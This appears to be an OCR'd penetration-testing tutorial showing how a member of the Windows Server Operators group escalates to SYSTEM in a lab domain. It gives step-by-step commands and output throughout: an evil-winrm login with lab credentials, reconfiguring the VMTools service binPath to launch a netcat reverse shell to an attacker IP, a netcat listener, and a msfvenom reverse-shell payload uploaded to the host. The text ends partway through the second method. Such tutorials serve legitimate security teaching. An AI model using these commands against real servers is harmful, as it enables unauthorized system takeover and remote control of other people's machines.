iGNITE Technologies

Window Privilege Escalation

SERVER OPERATOR GROUP

WWW.HACKINGARTICLES.IN

Contents

Windows Privilege Escalation: Server Operator Group

Background:

The Windows Server operating system uses two types of security principals for authentication and authorization: user accounts and computer accounts. These accounts are created to represent physical entities, such as people or computers, and can be used to assign permissions to access resources or perform specific tasks. Additionally, security groups are created to include user accounts, computer accounts, and other groups, in order to make it easier to manage permissions. The system comes pre-configured with certain built-in accounts and security groups, which are equipped with the necessary rights and permissions to carry out functions.

Introduction to windows privileged groups

In Active Directory, privileged groups are also known as security groups. Security groups are collections of user accounts that have similar security requirements. By placing user accounts into appropriate security groups, administrators can grant or deny access to network resources in bulk. Security groups can be used to grant or deny access to network resources, such as shared folders, printers, and applications. They can also be used to assign permissions to user accounts, such as the ability to create, delete, or modify files.

Active Directory also provides features to help administrators manage and secure privileged groups. For example, administrators can enable Group Policy Objects (GPOs) to manage the permissions of privileged groups. GPOs can be applied to a specific group of users or to the entire domain. Additionally, administrators can use the Local Users and Groups snap-in to control the membership of privileged groups. This snap-in can be used to add or remove user accounts from privileged groups, as well as modify the permissions of those groups. For more about windows security groups feel free to visit Microsoft official documentation page:


https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups

Server operator group summary


The Server Operator group is a special user group that often has access to powerful commands and settings on a computer system. This group is typically used for managing a server or for troubleshooting system problems. Server Operators are usually responsible for monitoring the server's performance, managing system security, and providing technical support to users. They may also oversee installing software updates, creating and maintaining user accounts, and performing routine maintenance tasks.

Lab Configuration on server


Let configure the lab on server to apply theory and escalated windows server privileges. Go to server manager dashboard then click on “**Tools**” then select “**Active Directory Users and Computers**”.


Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD CS
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Config
2 Add
3 Add
4 Creat
5 Conn
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Certification Authority
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
iSCSI Initiator
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor

We are going add a user aarti to the active directory security group for the demonstration. To do that, go to **"users**" and select "**aarti**" and click on "**properties**".



That will open a new window where we need to click on " **member of** " tab then click on "**add**" button to add user on any specific group.




Member of:

Name	Active Directory Domain Services Folder
Domain Users	ignite.local/Users
Remote Manage...	ignite.local/Builtin

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

A new window will open where we need to select object types as "**Groups or Built-in security principals**" and select location to domain name which is "**ignite. local**" here. Then, we need to enter object name which is the group that we wish to add user to. In this case we are using **server operators'** group then click ok.




Select this object type: Groups or Built-in security principals

From this location: ignite.local

Enter the object names to select (examples): Server Operators

We can verify whether user is added to server operators' group by simply clicking on **members of** tab. We can see that we have successfully added user aarti to server operators' group.



Member of:


Name	Active Directory Domain Services Folder
Domain Users	ignite.local/Users
Remote Manage...	ignite.local/Builtin
Server Operators	ignite.local/Builtin

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

We end up our lab set up here and logged in as low privileged user in the server where we can see user aarti is in the server operators' group. In this example we have connected to the compromised host using winrm service using evil-winrm tool. To check group permission, we can simply use inbuilt commands "**net user <username>**", it will show what groups current user belongs to. To reproduce the concept, please follow the commands below:


```
1. evil-winrm -I 192.168.1.16 -u aarti -p Ignite@987
2. net user aarti
```



```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.16 -u aarti -p Ignite@987

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detecti

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\aarti\Documents> net user aarti
User name                    aarti
Full Name                    aarti
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/16/2022 11:24:54 AM
Password expires             Never
Password changeable          10/17/2022 11:24:54 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Server Operators
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\aarti\Documents>
```

Vulnerability analysis

Being member of server operator group is not a vulnerability, but the member of this group has special privileges to make changes in the domain which could lead an attacker to escalate to system privilege. We listed services running on the server by issuing "**services**" command in our terminal where we can see list of services are there. Then we noted service name "**VMTools**" and service binary path for lateral usage.



```
*Evil-WinRM* PS C:\Users\aarti\Documents> services

Path                                                                        Privileges Service
----                                                                        ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                         True ADWS
"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"      False MozillaMaintenance
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                     True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                  True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"       False Sense
C:\Windows\servicing\TrustedInstaller.exe                                        False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"            True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                               True VMTools
"C:\Program Files\Windows Defender\NisSrv.exe"                                    True WdNisSvc
"C:\Program Files\Windows Defender\MsMpEng.exe"                                   True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                             False WMPNetworkSvc
```

Exploitation Method 1


Then we transferred **netcat.exe** binary to the compromised host and changed the binary path of the service. The reason we are changing binary path is to receive a reverse connection as system user from the compromised hosts.

How it works?

When we start any service then it will execute the binary from its binary path so if we replace service binary with netcat or reverse shell binary then it will give us a reverse shell as system user because the service is tarting as system on the compromised host. Please note, we need to specify the attacker IP address and listening port number with the netcat binary.

Steps to reproduce the POC:


```
1. upload /usr/share/windows-binaries/nc.exe
2. sc.exe config VMTools binPath="C:\Users\aarti\Documents\nc.exe -e cmd.exe 192.168.1.205 1234"
```



```
*Evil-WinRM* PS C:\Users\aarti\Documents> upload /usr/share/windows-binaries/nc.exe
Info: Uploading /usr/share/windows-binaries/nc.exe to C:\Users\aarti\Documents\nc.exe


Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe config VMTools binPath="C:\Users\aarti\Documents\nc.exe -e cmd.exe 192.168.1.205 1234"
[SC] ChangeServiceConfig SUCCESS
```


Then we will stop the service and start it again. So, this time when service starts, it will execute the binary that we have set in set earlier. Please, set up a netcat listener on kali system to receive system shell before starting service and service start and stop commands from compromised hosts.

```
1. nc -lvp 1234
2. sc.exe stop VMTools
3. sc.exe start VMTools
```



```
*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0
*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe start VMTools
```

We have received a reverse shell from the compromised host as **nt authority\system**. To verify it simply run “**whoami**” command.




```
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.16: inverse host lookup failed: Unknown host
connect to [192.168.1.205] from (UNKNOWN) [192.168.1.16] 55657
Microsoft Windows [Version 10.0.17763.3532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Exploitation Method 2

In this method, we are going to use Metasploit reverse shell binary instead of using nc.exe. Let's create a msfvenon reverse shell binary and save it as **shell.exe**. Let's break out the commands we used to create msfvenom reverse shell binary payload. Here we have selected payload type which is based on target host operating system (windows/x64/shell_reverse_tcp), then lhost and lport which is listening host (Attacker IP) and listening port (8888) in our case, lastly, we issue filetype with **-f** flag which will save our payload in exe format and saved it as shell.exe.


```
msfvenom -p windows/x64/shell/reverse_tcp lhost=192.168.1.205 lport=8888 -f exe > shell.exe
```



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.205 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Once we create the reverse shell payload binary then we will upload it to the compromised system. We have our binary saved in the in the root directory, it is possible that it might be different in your case.

```
upload /root/shell.exe
```




```
